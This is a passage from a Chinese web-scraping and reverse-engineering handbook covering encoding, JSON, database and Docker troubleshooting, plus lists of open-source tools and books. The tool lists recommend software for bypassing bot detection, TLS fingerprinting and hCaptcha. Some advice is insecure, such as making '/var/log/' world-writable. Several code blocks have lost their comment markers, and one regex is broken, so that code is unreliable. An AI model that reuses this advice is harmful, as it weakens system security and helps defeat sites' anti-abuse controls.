encodings = ['utf-8', 'gbk', 'gb2312', 'gb18030', 'big5']
for enc in encodings:
 try:
 text = response.content.decode(enc)
 break
 except UnicodeDecodeError:
 continue
```

## 3. 忽略错误字符

```
忽略无法解码的字符
text = data.decode('utf-8', errors='ignore')

或替换为 ?
text = data.decode('utf-8', errors='replace')

或使用替代方案
text = data.decode('utf-8', errors='backslashreplace')
```

## UnicodeEncodeError

问题表现:

```
UnicodeEncodeError: 'ascii' codec can't encode character '\u4e2d'
```

解决方案:

```
写入文件时指定编码
with open('output.txt', 'w', encoding='utf-8') as f:
 f.write(chinese_text)

打印到控制台 (Windows)
import sys
import io
sys.stdout = io.TextIOWrapper(sys.stdout.buffer, encoding='utf-8')

JSON 输出保留中文
import json
json.dumps(data, ensure_ascii=False, indent=2)
```

## JSON 解析失败

### JSONException

问题表现:

```
json.decoder.JSONDecodeError: Expecting value: line 1 column 1 (char 0)
```

原因分析:

1. 响应不是 JSON 格式
2. JSON 格式错误
3. 空响应
4. HTML 错误页面

解决方案:

## 1. 检查响应内容

```
import requests
import json

response = requests.get(url)

先检查状态码
if response.status_code != 200:
 print(f"Error: {response.status_code}")
 print(response.text)
 exit()

检查 Content-Type
content_type = response.headers.get('Content-Type', '')
if 'application/json' not in content_type:
 print(f"Warning: Content-Type is {content_type}")

安全解析
try:
 data = response.json()
except json.JSONDecodeError as e:
 print(f"JSON Parse Error: {e}")
 print(f"Response text: {response.text[:500]}") # 打印前500字符
 data = None
```

## 2. 处理畸形 JSON

```
import json5 # pip install json5

json5 可以解析带注释、尾随逗号的 JSON
text = '''
{
 "name": "value", // 注释
 "items": [1, 2, 3,], // 尾随逗号
}
'''

data = json5.loads(text)
```

### 3. 修复常见 JSON 问题

```
import re
import json

def fix_json(text):
 """修复常见的 JSON 问题"""
 # 移除 JavaScript 注释
 text = re.sub(r'//.*?\n', '\n', text)
 text = re.sub(r'/*.*?*/', '', text, flags=re.DOTALL)

 # 移除尾随逗号
 text = re.sub(r',\s*\}', '}', text)
 text = re.sub(r',\s*\]', ']', text)

 # 单引号转双引号（谨慎使用）
 # text = text.replace("'", '"')

 return text

使用
text = response.text
fixed_text = fix_json(text)
data = json.loads(fixed_text)
```

#### 4. 从 HTML 中提取 JSON

```
import re
import json
from bs4 import BeautifulSoup

html = response.text

方法 1: 从 script 标签提取
soup = BeautifulSoup(html, 'lxml')
script = soup.find('script', {'id': 'initial-data'})
if script:
 data = json.loads(script.string)

方法 2: 使用正则提取
match = re.search(r'var\s+data\s*=\s*(\{.*?\});', html, re.DOTALL)
if match:
 json_str = match.group(1)
 data = json.loads(json_str)

方法 3: 提取 JSON-LD
script = soup.find('script', {'type': 'application/ld+json'})
if script:
 data = json.loads(script.string)
```

## 数据库连接问题

### MongoDB 连接失败

问题表现:

```
ServerSelectionTimeoutError: localhost:27017: [Errno 111] Connection refused
```

解决方案:

```
import pymongo
from pymongo.errors import ServerSelectionTimeoutError

添加超时和错误处理
try:
 client = pymongo.MongoClient(
 'mongodb://localhost:27017/',
 serverSelectionTimeoutMS=5000,
 connectTimeoutMS=5000,
 socketTimeoutMS=5000
)

 # 测试连接
 client.server_info()
 print("✅ MongoDB connected")

except ServerSelectionTimeoutError as e:
 print(f"🔴 MongoDB connection failed: {e}")
 print("提示:")
 print("1. 检查 MongoDB 是否运行: systemctl status mongod")
 print("2. 检查端口: netstat -an | grep 27017")
 print("3. 检查防火墙设置")
 exit()
```

## 认证问题

```
带认证的连接
client = pymongo.MongoClient(
 'mongodb://username:password@localhost:27017/',
 authSource='admin', # 认证数据库
 authMechanism='SCRAM-SHA-256' # 认证机制
)

或使用 URI 格式
uri = 'mongodb://username:password@host1:27017,host2:27017/database?authSource=admin'
client = pymongo.MongoClient(uri)
```

## MySQL 连接问题

问题表现:

```
Error 2003: Can't connect to MySQL server on 'localhost'
```

解决方案:

```
import mysql.connector
from mysql.connector import Error

try:
 connection = mysql.connector.connect(
 host='localhost',
 port=3306,
 database='testdb',
 user='root',
 password='password',
 connect_timeout=10,
 autocommit=True,
 charset='utf8mb4'
)

 if connection.is_connected():
 db_info = connection.get_server_info()
 print(f"✅ Connected to MySQL Server version {db_info}")

except Error as e:
 print(f"🔴 Error: {e}")
 print("检查项:")
 print("1. MySQL 服务是否运行")
 print("2. 用户名密码是否正确")
 print("3. 是否允许远程连接")
 print("4. 防火墙设置")

finally:
 if connection and connection.is_connected():
 connection.close()
```

## Redis 连接问题

解决方案:

```
import redis
from redis.exceptions import ConnectionError

try:
 r = redis.Redis(
 host='localhost',
 port=6379,
 password='password', # 如果有密码
 db=0,
 decode_responses=True,
 socket_connect_timeout=5,
 socket_timeout=5
)

 # 测试连接
 r.ping()
 print("✓ Redis connected")

except ConnectionError as e:
 print(f"✗ Redis connection failed: {e}")
except redis.AuthenticationError:
 print("✗ Redis authentication failed")
```

## 文件读写错误

### 文件不存在

问题表现:

```
FileNotFoundException: [Errno 2] No such file or directory: 'data.txt'
```

解决方案:

```
import os
from pathlib import Path

方法 1: 检查文件是否存在
file_path = 'data.txt'
if os.path.exists(file_path):
 with open(file_path, 'r') as f:
 content = f.read()
else:
 print(f"File not found: {file_path}")

方法 2: 使用 Path 对象
file_path = Path('data.txt')
if file_path.exists():
 content = file_path.read_text(encoding='utf-8')

方法 3: 创建目录
output_dir = Path('output/data')
output_dir.mkdir(parents=True, exist_ok=True)

方法 4: 使用绝对路径
from pathlib import Path
base_dir = Path(__file__).resolve().parent
file_path = base_dir / 'data' / 'file.txt'
```

## 权限错误

问题表现:

```
PermissionError: [Errno 13] Permission denied: '/var/log/app.log'
```

解决方案:

```
Linux/Mac
1. 修改文件权限
chmod 666 /var/log/app.log

2. 修改目录权限
chmod 777 /var/log/

3. 修改所有者
sudo chown $USER:$USER /var/log/app.log

4. 使用用户目录
在代码中使用 ~/data/ 而不是 /var/log/
```

```
使用用户目录
from pathlib import Path

home = Path.home()
log_dir = home / '.myapp' / 'logs'
log_dir.mkdir(parents=True, exist_ok=True)

log_file = log_dir / 'app.log'
```

## 内存问题

### 内存溢出

问题表现:

```
MemoryError
```

解决方案:

## 1. 分批处理大文件

```
不要一次性读取整个文件
❌ 错误方式
with open('huge_file.txt', 'r') as f:
 content = f.read() # 可能导致内存溢出

✅ 正确方式:按行读取
with open('huge_file.txt', 'r') as f:
 for line in f:
 process_line(line)

或使用生成器
def read_large_file(file_path, chunk_size=1024*1024):
 """分块读取大文件"""
 with open(file_path, 'r') as f:
 while True:
 chunk = f.read(chunk_size)
 if not chunk:
 break
 yield chunk

for chunk in read_large_file('huge_file.txt'):
 process_chunk(chunk)
```

## 2. 使用迭代器

```
❌ 一次性加载所有数据
urls = [f"https://example.com/page/{i}" for i in range(100000)]

✅ 使用生成器
def url_generator(count):
 for i in range(count):
 yield f"https://example.com/page/{i}"

for url in url_generator(100000):
 process_url(url)
```

### 3. 清理不用的对象

```
import gc

手动触发垃圾回收
gc.collect()

删除大对象
del large_dataframe
gc.collect()
```

### 4. 使用数据库而非内存

```
❌ 所有数据存在内存中
all_data = []
for item in items:
 all_data.append(process(item))

✅ 直接存入数据库
import sqlite3

conn = sqlite3.connect('data.db')
cursor = conn.cursor()

for item in items:
 data = process(item)
 cursor.execute("INSERT INTO results VALUES (?, ?)", (data.id, data.value))
 conn.commit()
```

## CSV 处理问题

### 编码和分隔符

```
import csv
import chardet

检测编码
with open('data.csv', 'rb') as f:
 result = chardet.detect(f.read())
 encoding = result['encoding']

读取 CSV
with open('data.csv', 'r', encoding=encoding) as f:
 # 自动检测分隔符
 sample = f.read(1024)
 f.seek(0)
 sniffer = csv.Sniffer()
 delimiter = sniffer.sniff(sample).delimiter

 reader = csv.DictReader(f, delimiter=delimiter)
 for row in reader:
 print(row)
```

### 处理大型 CSV

```
import pandas as pd

分块读取
chunk_size = 10000
for chunk in pd.read_csv('large.csv', chunksize=chunk_size):
 process_chunk(chunk)

只读取需要的列
df = pd.read_csv('data.csv', usecols=['col1', 'col2'])

指定数据类型节省内存
df = pd.read_csv('data.csv', dtype={'id': 'int32', 'value': 'float32'})
```

## XML/HTML 解析问题

### 解析失败

```
from bs4 import BeautifulSoup
from lxml import etree

html = response.text

方法 1: BeautifulSoup (宽容)
soup = BeautifulSoup(html, 'lxml') # 或 'html.parser'

方法 2: lxml (严格)
try:
 tree = etree.HTML(html)
except etree.XMLSyntaxError as e:
 print(f"Parse error: {e}")

处理畸形 HTML
from lxml.html import fromstring
from lxml.html.clean import Cleaner

cleaner = Cleaner()
cleaned_html = cleaner.clean_html(html)
doc = fromstring(cleaned_html)
```

## 数据验证

### 使用 Pydantic

```
from pydantic import BaseModel, validator, ValidationError
from typing import Optional

class Item(BaseModel):
 id: int
 name: str
 price: float
 stock: Optional[int] = 0

 @validator('price')
 def price_must_be_positive(cls, v):
 if v <= 0:
 raise ValueError('Price must be positive')
 return v

验证数据
try:
 item = Item(id=1, name='Product', price=19.99)
except ValidationError as e:
 print(e.json())
```



### 相关章节

- 数据存储方案
- Python 编码问题
- 常用命令

## [R79] Docker Issues

# R79: Docker 部署问题

Docker 容器化部署中的常见问题及解决方案。

## 容器启动失败

### 问题表现

```
Error response from daemon: Container xxx exited with code 1
```

### 解决方案

#### 1. 查看日志

```
查看容器日志
docker logs container_name

实时查看日志
docker logs -f container_name

查看最近的日志
docker logs --tail 100 container_name

查看带时间戳的日志
docker logs -t container_name
```

## 2. 检查容器状态

```
查看所有容器（包括停止的）
docker ps -a

查看容器详细信息
docker inspect container_name

查看容器资源使用
docker stats container_name
```

## 3. 进入容器调试

```
进入运行中的容器
docker exec -it container_name bash

如果容器已停止，使用临时容器
docker run -it --rm image_name bash

使用 sh（如果 bash 不可用）
docker exec -it container_name sh
```

## 4. 检查启动命令

```
docker-compose.yml
services:
 app:
 image: myapp:latest
 command: python app.py # 确保命令正确
 # 或使用数组格式
 command: ["python", "app.py"]
```

## 网络连接问题

容器无法访问外网

解决方案：

```
1. 检查 DNS 配置
docker run --rm alpine ping google.com

2. 指定 DNS 服务器
docker run --dns 8.8.8.8 --dns 8.8.4.4 myimage

3. docker-compose.yml 中配置
services:
 app:
 dns:
 - 8.8.8.8
 - 8.8.4.4

4. 检查 Docker 网络设置
docker network ls
docker network inspect bridge
```

## 容器间无法通信

解决方案:

```
1. 确保在同一网络中
docker-compose.yml:
services:
 app:
 networks:
 - mynetwork
 db:
 networks:
 - mynetwork

networks:
 mynetwork:
 driver: bridge

2. 使用服务名访问
在 app 容器中访问 db 容器
ping db # 而不是 localhost

3. 检查防火墙
sudo ufw status
sudo iptables -L

4. 检查端口映射
docker port container_name
```

## 端口冲突

问题表现:

```
Error: Bind for 0.0.0.0:8080 failed: port is already allocated
```

解决方案:

```
1. 查看端口占用
lsof -i :8080 # Linux/Mac
netstat -ano | findstr :8080 # Windows

2. 修改端口映射
docker run -p 8081:8080 myimage # 使用其他主机端口

3. docker-compose.yml
services:
 app:
 ports:
 - "8081:8080" # host:container

4. 停止占用端口的容器
docker ps | grep 8080
docker stop container_name
```

## 卷挂载问题

### 文件权限错误

问题表现:

```
PermissionError: [Errno 13] Permission denied: '/app/data/file.txt'
```

解决方案:

```
1. Dockerfile 中设置正确的权限
FROM python:3.11

WORKDIR /app

创建非 root 用户
RUN useradd -m -u 1000 appuser && \
 chown -R appuser:appuser /app

切换用户
USER appuser

COPY --chown=appuser:appuser . .
```

```
2. docker-compose.yml 中指定用户
services:
 app:
 user: "1000:1000" # UID:GID
 volumes:
 - ./data:/app/data
```

```
3. 修改主机文件权限
sudo chown -R 1000:1000 ./data

4. 在容器内修改权限
docker exec -u root container_name chown -R appuser:appuser /app/data
```

## 卷挂载失败

问题表现:

```
Error: invalid mount config: volume driver not found
```

解决方案:

```
1. 使用绝对路径
services:
 app:
 volumes:
 - /absolute/path/to/data:/app/data # Linux/Mac
 - C:/absolute/path/to/data:/app/data # Windows

2. 使用相对路径
services:
 app:
 volumes:
 - ./data:/app/data # 相对于 docker-compose.yml

3. 使用命名卷
services:
 app:
 volumes:
 - mydata:/app/data

volumes:
 mydata:
 driver: local

4. Windows 路径转换
Windows 下需要共享驱动器
Docker Desktop → Settings → Resources → File Sharing
```

## 镜像构建问题

### 构建速度慢

解决方案:

```
1. 使用多阶段构建
FROM python:3.11 AS builder
WORKDIR /app
COPY requirements.txt .
RUN pip install --user -r requirements.txt

FROM python:3.11-slim
WORKDIR /app
COPY --from=builder /root/.local /root/.local
COPY . .
ENV PATH=/root/.local/bin:$PATH

2. 优化层缓存
把不常变的指令放前面
FROM python:3.11
WORKDIR /app

先复制依赖文件
COPY requirements.txt .
RUN pip install -r requirements.txt

再复制代码
COPY . .

3. 使用 .dockerignore
.git/
__pycache__/
*.pyc
*.pyo
*.log
.env
node_modules/
```

```
4. 使用构建缓存
docker build --cache-from myimage:latest -t myimage:new .

5. 使用 BuildKit
export DOCKER_BUILDKIT=1
docker build -t myimage .
```

## 镜像过大

解决方案:

```
1. 使用更小的基础镜像
❌ 大镜像 (900MB+)
FROM python:3.11

✅ 小镜像 (100MB+)
FROM python:3.11-slim

✅ 更小的镜像 (50MB+)
FROM python:3.11-alpine

2. 多阶段构建
FROM python:3.11 AS builder
WORKDIR /build
COPY requirements.txt .
RUN pip install --prefix=/install -r requirements.txt

FROM python:3.11-slim
COPY --from=builder /install /usr/local
COPY app /app
WORKDIR /app

3. 清理缓存
RUN apt-get update && \
 apt-get install -y --no-install-recommends gcc && \
 pip install -r requirements.txt && \
 apt-get purge -y gcc && \
 apt-get autoremove -y && \
 rm -rf /var/lib/apt/lists/*

4. 使用 .dockerignore
.git/
*.md
tests/
docs/
```

```
5. 查看镜像层
docker history myimage:latest

6. 压缩镜像
docker export container_name | docker import - myimage:compressed
```

## 资源限制问题

### 内存不足

问题表现:

```
Container killed due to memory limit
```

解决方案:

```
docker-compose.yml
services:
 app:
 deploy:
 resources:
 limits:
 memory: 512M
 reservations:
 memory: 256M

或使用旧语法
services:
 app:
 mem_limit: 512m
 mem_reservation: 256m
```

```
Docker run 命令
docker run -m 512m --memory-reservation 256m myimage

查看容器内存使用
docker stats container_name
```

## CPU 限制

```
services:
 app:
 deploy:
 resources:
 limits:
 cpus: '0.5' # 限制使用 0.5 个 CPU
 reservations:
 cpus: '0.25'

或
services:
 app:
 cpus: 0.5
```

## 环境变量问题

### 环境变量未生效

解决方案:

```
1. docker-compose.yml 中设置
services:
 app:
 environment:
 - DEBUG=true
 - DB_HOST=database

2. 从 .env 文件加载
services:
 app:
 env_file:
 - .env
 - .env.local

3. 从主机环境继承
services:
 app:
 environment:
 - HOME # 从主机继承 HOME 变量
```

```
4. 运行时指定
docker run -e DEBUG=true -e DB_HOST=localhost myimage

5. 查看容器环境变量
docker exec container_name env
```

## Docker Compose 问题

### 服务启动顺序

问题: 服务间有依赖关系

解决方案:

```
services:
 app:
 depends_on:
 db:
 condition: service_healthy
 redis:
 condition: service_healthy

 db:
 healthcheck:
 test: ["CMD", "pg_isready", "-U", "postgres"]
 interval: 5s
 timeout: 5s
 retries: 5

 redis:
 healthcheck:
 test: ["CMD", "redis-cli", "ping"]
 interval: 5s
 timeout: 3s
 retries: 5
```

## 配置文件重载

```
重新构建镜像
docker-compose build

重新创建容器
docker-compose up -d --force-recreate

只重启特定服务
docker-compose restart app

查看配置
docker-compose config
```

## 健康检查

### 配置健康检查

```
Dockerfile
HEALTHCHECK --interval=30s --timeout=10s --start-period=5s --retries=3 \
CMD curl -f http://localhost:8000/health || exit 1
```

```
docker-compose.yml
services:
 app:
 healthcheck:
 test: ["CMD", "curl", "-f", "http://localhost:8000/health"]
 interval: 30s
 timeout: 10s
 retries: 3
 start_period: 40s
```

```
查看健康状态
docker ps
docker inspect --format='{{.State.Health.Status}}' container_name
```

## 日志管理

### 日志过大

问题: 容器日志占用大量磁盘空间

解决方案:

```
docker-compose.yml
services:
 app:
 logging:
 driver: "json-file"
 options:
 max-size: "10m"
 max-file: "3"
```

```
查看日志大小
du -sh /var/lib/docker/containers/*/*-json.log

清理日志
truncate -s 0 /var/lib/docker/containers/*/*-json.log

全局配置 /etc/docker/daemon.json
{
 "log-driver": "json-file",
 "log-opt": {
 "max-size": "10m",
 "max-file": "3"
 }
}
```

## 性能优化

### 容器启动慢

```
1. 减少层数
❌ 多层
RUN apt-get update
RUN apt-get install -y package1
RUN apt-get install -y package2

✅ 合并层
RUN apt-get update && \
 apt-get install -y package1 package2 && \
 rm -rf /var/lib/apt/lists/*

2. 使用缓存
FROM python:3.11
WORKDIR /app

先安装依赖 (变化少)
COPY requirements.txt .
RUN pip install -r requirements.txt

再复制代码 (变化多)
COPY . .

3. 预热镜像
docker pull myimage:latest
docker-compose pull
```

## 清理和维护

### 清理 Docker 资源

```
清理所有未使用的资源
docker system prune -a

清理容器
docker container prune

清理镜像
docker image prune -a

清理卷
docker volume prune

清理网络
docker network prune

查看磁盘使用
docker system df
```

## 调试技巧

### 1. 使用临时容器

```
运行临时容器调试
docker run -it --rm alpine sh

挂载卷调试
docker run -it --rm -v $(pwd):/data alpine sh
```

## 2. 覆盖入口点

```
覆盖 CMD
docker run -it myimage bash

覆盖 ENTRYPOINT
docker run -it --entrypoint bash myimage
```

## 3. 检查网络

```
进入容器检查
docker exec -it container_name bash

测试连接
ping other_container
curl http://other_container:8080
telnet other_container 3306
```



## 相关章节

- Docker 部署
- Docker 配置模板
- 监控告警

## [R80] GitHub Projects

# R80: 开源项目推荐

---

## 概述

本章精选了 Web 逆向工程领域的优质开源项目，涵盖工具、框架、库和学习资源。这些项目可以帮助你快速入门、提升技能、解决实际问题。

---

## 浏览器自动化

项目名称	Stars	语言	简介	主要特点	安装命令
Puppeteer	87k+	JavaScript/ TypeScript	Google 官方 Chrome/ Chromium 自动化库	<ul style="list-style-type: none"> <li>· 官方支持,</li> <li>API 稳定</li> <li>· 性能优秀</li> <li>· 生态丰富 (puppeteer-extra 插件)</li> </ul>	<code>npm install puppeteer</code>
Playwright	63k+	JavaScript/ TypeScript	微软开发的 跨浏览器自 动化框架	<ul style="list-style-type: none"> <li>· 支持 Chrome、 Firefox、 Safari</li> <li>· 并发能力强</li> <li>· 移动端模拟</li> <li>· 网络拦截和 修改</li> </ul>	<code>npm install @playwright/test</code>
Selenium	30k+	多语言	最早的浏 览器自动化的 框架	<ul style="list-style-type: none"> <li>· 支持多种编 程语言</li> <li>· 成熟稳定</li> <li>· 社区庞大</li> </ul>	<code>pip install selenium</code>
puppeteer-extra-plugin-stealth	6k+	JavaScript	Puppeteer 反检测插件	<ul style="list-style-type: none"> <li>· 绕过 Webdriver 检 测</li> <li>· 伪造 Chrome 特征</li> <li>· 自动规避常 见反爬虫</li> </ul>	<code>npm install puppeteer-extra-plugin-stealth</code>

使用场景: 自动化测试、网页截图/PDF 生成、爬虫开发、E2E 测试、绕过自动化检测

## JavaScript 分析

项目名称	Stars	语言	简介	主要特点	安装命令
Babel	43k+	JavaScript	JavaScript 编译器和 AST 工具	<ul style="list-style-type: none"> <li>强大的 AST 操作能力</li> <li>丰富的转换插件</li> <li>反混淆核心工具</li> </ul>	<pre>npm install @babel/core @babel/parser</pre>
javascript-obfuscator	9k+	JavaScript	JavaScript 代码混淆工具	<ul style="list-style-type: none"> <li>多种混淆选项</li> <li>字符串加密</li> <li>控制流平坦化</li> </ul>	<pre>npm install javascript-obfuscator</pre>
webcrack	2k+	TypeScript	Webpack bundle 反混淆工具	<ul style="list-style-type: none"> <li>自动识别 Webpack 打包</li> <li>提取模块代码</li> <li>还原目录结构</li> </ul>	<pre>npm install -g webcrack</pre>
de4js	1.5k+	JavaScript	在线 JavaScript 反混淆工具	<ul style="list-style-type: none"> <li>支持多种混淆格式</li> <li>在线使用，无需安装</li> <li>可视化展示</li> </ul>	在线版: <a href="https://lelinhtinh.github.io/de4js/">https://lelinhtinh.github.io/de4js/</a>

使用场景: JavaScript 反混淆、代码转换、AST 分析、Webpack 打包代码分析、了解混淆技术

## 网络抓包与分析

项目名称	Stars	语言	简介	主要特点	安装命令
mitmproxy	35k+	Python	强大的 MITM 代理 工具	<ul style="list-style-type: none"><li>· 命令行和 Web 界面</li><li>· 支持 HTTP/ HTTPS</li><li>· Python 脚本定制</li><li>· 自动化 API</li></ul>	<code>pip install mitmproxy</code>
Whistle	14k+	JavaScript	基于 Node.js 的 抓包调试代 理工具	<ul style="list-style-type: none"><li>· Web 可视化界面</li><li>· 规则配置灵活</li><li>· 支持 HTTPS、 WebSocket</li><li>· 插件扩展</li></ul>	<code>npm install -g whistle &amp;&amp; w2 start</code>
har-validator	140+	JavaScript	HAR (HTTP Archive) 文 件验证和解 析	<ul style="list-style-type: none"><li>· 验证 HAR 格式</li><li>· 提取请求/ 响应数据</li><li>· 命令行工具</li></ul>	<code>npm install har-validator</code>

使用场景: 移动端抓包、API 分析、请求重放、前端调试、API Mock、跨域问题调试、HAR 文件分析

## 加密与解密

项目名称	Stars	语言	简介	主要特点	访问方式
CyberChef	26k+	JavaScript	"网络瑞士军刀", 数据处理工具	<ul style="list-style-type: none"><li>· 200+ 操作 (编码、加密、压缩等)</li><li>· 拖拽式操作流程</li><li>· 无需编程</li></ul>	在线版: <a href="https://gchq.github.io/CyberChef/">https://gchq.github.io/CyberChef/</a>
crypto-js	15k+	JavaScript	JavaScript 加密库	<ul style="list-style-type: none"><li>· 常用加密算法 (MD5、SHA、AES、RSA)</li><li>· 纯 JavaScript 实现</li><li>· 浏览器和 Node.js 通用</li></ul>	<code>npm install crypto-js</code>

使用场景: 数据转换、加密解密、格式分析、加密算法识别、参数签名复现

## 指纹识别

项目名称	Stars	语言	简介	主要特点	访问方式
FingerprintJS	22k+	TypeScript	浏览器指纹识别库	<ul style="list-style-type: none"><li>· 99.5% 准确率</li><li>· Canvas/ WebGL/ Audio 指纹</li><li>· 免费开源版本</li></ul>	<pre>npm install @fingerprintjs/fingerprintjs</pre>
creepjs	2k+	JavaScript	浏览器指纹和特征检测	<ul style="list-style-type: none"><li>· 检测浏览器伪造</li><li>· 展示所有指纹信息</li><li>· 在线 Demo</li></ul>	在线版: <a href="https://abrahamjuliot.github.io/creepjs/">https://abrahamjuliot.github.io/creepjs/</a>

使用场景: 了解指纹技术、反指纹测试、指纹检测和分析

## 爬虫框架

项目名称	Stars	语言	简介	主要特点	安装命令
Scrapy	52k+	Python	强大的爬虫框架	<ul style="list-style-type: none"><li>· 异步高性能</li><li>· 中间件和管道系统</li><li>· 分布式爬虫支持(Scrapy-Redis)</li><li>· 丰富的插件</li></ul>	<code>pip install scrapy</code>
crawlee	14k+	TypeScript	Node.js Web 爬虫和抓取库	<ul style="list-style-type: none"><li>· 支持 Puppeteer/Playwright</li><li>· 自动重试和队列管理</li><li>· 代理轮换</li><li>· TypeScript 友好</li></ul>	<code>npm install crawlee</code>

使用场景: 大规模爬虫项目、现代 JavaScript 爬虫

## 逆向辅助工具

项目名称	Stars	语言	简介	主要特点	安装/使用
curl- impersonate	6k+	C	伪造浏览器 TLS 指纹 的 curl	<ul style="list-style-type: none"><li>· 完美模拟 Chrome/ Firefox TLS 指纹</li><li>· 绕过 JA3 检测</li><li>· 命令行工具</li></ul>	<code>curl_chrome124</code> <code>https://</code> <code>example.com</code>
httpx	13k+	Python	下一代 Python HTTP 客 户端	<ul style="list-style-type: none"><li>· HTTP/2 和 HTTP/3 支持</li><li>· 同步/异步 API</li><li>· 连接池</li></ul>	<code>pip install</code> <code>httpx</code>
requests- html	14k+	Python	结合 Requests 和 PyQuery 的 HTML 解析库	<ul style="list-style-type: none"><li>· JavaScript 渲染 (内置 Chromium)</li><li>· jQuery 风 格选择器</li><li>· 简单易用</li></ul>	<code>pip install</code> <code>requests-html</code>

使用场景: TLS 指纹绕过、现代 HTTP 请求、需要 JS 渲染的爬虫

## WebAssembly 工具

项目名称	Stars	语言	简介	主要工具	使用示例
wabt	6k+	C++	WebAssembly Binary Toolkit	<ul style="list-style-type: none"><li>· wasm2wat (二进制转文本)</li><li>· wat2wasm (文本转二进制)</li><li>· wasm-objdump (反汇编)</li><li>· wasm-decompile (反编译)</li></ul>	<code>wasm2wat</code> <code>module.wasm -o module.wat</code> <code>wasm-decompile</code> <code>module.wasm -o module.c</code>

使用场景: Wasm 逆向分析、Wasm 代码分析

## 浏览器插件

插件名称	Stars	支持浏览器	简介	主要功能
Tampermonkey	4k+	Chrome、Firefox、Safari、Edge	用户脚本管理器	<ul style="list-style-type: none"><li>· 注入自定义 JavaScript</li><li>· 脚本市场 (Greasy Fork)</li><li>· 自动更新</li></ul>
EditThisCookie	-	Chrome、Firefox	Cookie 编辑工具	<ul style="list-style-type: none"><li>· 查看/编辑 Cookie</li><li>· 导入/导出</li><li>· 搜索过滤</li></ul>
JSON Viewer	-	Chrome、Firefox	JSON 格式化浏览器插件	<ul style="list-style-type: none"><li>· 语法高亮</li><li>· 折叠展开</li><li>· 搜索过滤</li></ul>

使用场景: 注入 Hook 脚本、修改页面行为、自动化操作、Cookie 调试和管理

## 验证码识别

项目名称	Stars	语言	简介	主要特点	安装命令
ddddocr	9k+	Python	带带弟弟 OCR, 简单验 证码识别	<ul style="list-style-type: none"><li>· 无需训 练</li><li>· 识别准 确率高</li><li>· 支持滑 块缺口检测</li></ul>	<code>pip install ddddocr</code>
hcaptcha- challenger	700+	Python	hCaptcha 自 动识别	<ul style="list-style-type: none"><li>· 基于 YOLOv8</li><li>· 自动化 流程</li></ul>	<code>pip install hcaptcha- challenger</code>

使用场景: 简单验证码识别、hCaptcha 绕过

## 学习资源项目

项目名称	Stars	语言	简介	主要内容
awesome-web-scraping	7k+	-	Web 爬虫资源合集	<ul style="list-style-type: none"><li>· 爬虫框架</li><li>· 代理服务</li><li>· 验证码识别</li><li>· 反爬虫资源</li></ul>
javascript-questions	61k+	多语言	JavaScript 进阶问题集	<ul style="list-style-type: none"><li>· 涵盖闭包、原型链、异步等</li><li>· 逐题解答</li><li>· 适合面试准备</li></ul>
You-Dont-Know-JS	178k+	英文	深入理解 JavaScript 系列书籍	<ul style="list-style-type: none"><li>· 作用域与闭包</li><li>· this 与对象原型</li><li>· 异步与性能</li><li>· ES6+ 特性</li></ul>

使用场景: JavaScript 基础加强、面试准备、深入理解 JavaScript

## 其他实用工具

工具名称	Stars	语言	简介	主要功能	访问方式
Postman	-	-	API 开发和测试工具	<ul style="list-style-type: none"> <li>请求构造</li> <li>集合管理</li> <li>环境变量</li> <li>自动化测试</li> </ul>	官网下载
jq	30k+	C	命令行 JSON 处理器	<ul style="list-style-type: none"> <li>强大的过滤和转换</li> <li>管道操作</li> <li>轻量级</li> </ul>	<pre>brew install jq</pre>

使用示例:

```
jq 处理 JSON
curl https://api.example.com/data | jq '.items[] | .name'
```

## 工具组合方案

### 方案一：全栈爬虫

```
Puppeteer + puppeteer-extra-plugin-stealth
 ↓
mitmproxy [抓包分析]
 ↓
Babel [反混淆]
 ↓
Python requests/httpx [请求复现]
```

## 方案二：高性能爬虫



## 方案三：JavaScript 逆向



## 持续关注

建议定期关注以下资源：

资源名称	链接	说明
GitHub Trending	<a href="https://github.com/trending/javascript">https://github.com/trending/javascript</a>	发现热门项目
Awesome Lists	<a href="https://github.com/sindresorhus/awesome">https://github.com/sindresorhus/awesome</a>	优质资源合集
Reddit	r/webscraping	社区讨论
Stack Overflow	标签 <code>web-scraping</code>	技术问答

## 相关章节

- 学习资源
- 浏览器开发者工具
- Puppeteer 与 Playwright
- AST 解析工具

## [R81] Learning Resources

# R81: 学习资源

---

## 概述

本章汇总了 Web 逆向工程领域的优质学习资源，包括书籍、课程、博客、视频、练习平台等，帮助你系统化学习并不断提升技能。

---

## 书籍推荐

### Web 开发与 JavaScript

书名	作者	难度	推荐指数	主要内容	适合人群
JavaScript 高级程序设计 (第 4 版)	Matt Frisbie	★★★★	★★★★★	<ul style="list-style-type: none"><li>· JavaScript 核心语法</li><li>· DOM 操作</li><li>· BOM 对象</li><li>· 异步编程</li><li>· 面向对象编程</li></ul>	前端基础入门
你不知道的 JavaScript (上、中、下卷)	Kyle Simpson	★★★★★	★★★★★	<ul style="list-style-type: none"><li>· 作用域与闭包</li><li>· this 与对象原型</li><li>· 类型与语法</li><li>· 异步与性能</li><li>· ES6 及更新特性</li></ul>	JavaScript 进阶学习
JavaScript 忍者秘籍 (第 2 版)	John Resig (jQuery 作者)	★★★★★	★★★★★	<ul style="list-style-type: none"><li>· 函数式编程</li><li>· 闭包与作用域</li><li>· 原型与继承</li><li>· 正则表达式</li></ul>	JavaScript 深入理解

---

**在线资源:**

- 《你不知道的 JavaScript》在线版: <https://github.com/getify/You-Dont-Know-JS>
- 

## HTTP 与网络协议

书名	作者	难度	推荐指数	主要内容	适合人群
图解 HTTP	上野宣	★★★	★★★★★	<ul style="list-style-type: none"><li>· HTTP 协议基础</li><li>· 请求与响应</li><li>· HTTP 方法</li><li>· 状态码</li><li>· HTTPS 与 SSL/TLS</li></ul>	网络协议入门
HTTP 权威指南	David Gourley, Brian Totty	★★★★	★★★★★	<ul style="list-style-type: none"><li>· HTTP 完整规范</li><li>· 缓存机制</li><li>· 代理与网关</li><li>· Web 安全</li></ul>	HTTP 深入学习

---

## 逆向工程与安全

书名	作者	难度	推荐指数	主要内容	适合人群
Web 安全深度剖析	张炳帅	★★★★★	★★★★★	<ul style="list-style-type: none"> <li>· XSS/CSRF/SQL 注入</li> <li>· 加密与认证</li> <li>· 代码混淆</li> <li>· 反爬虫技术</li> </ul>	Web 安全入门
白帽子讲 Web 安全	吴翰清	★★★★	★★★★★	<ul style="list-style-type: none"> <li>· 常见 Web 漏洞</li> <li>· 安全防护</li> <li>· 渗透测试</li> <li>· 应用安全</li> </ul>	Web 安全基础
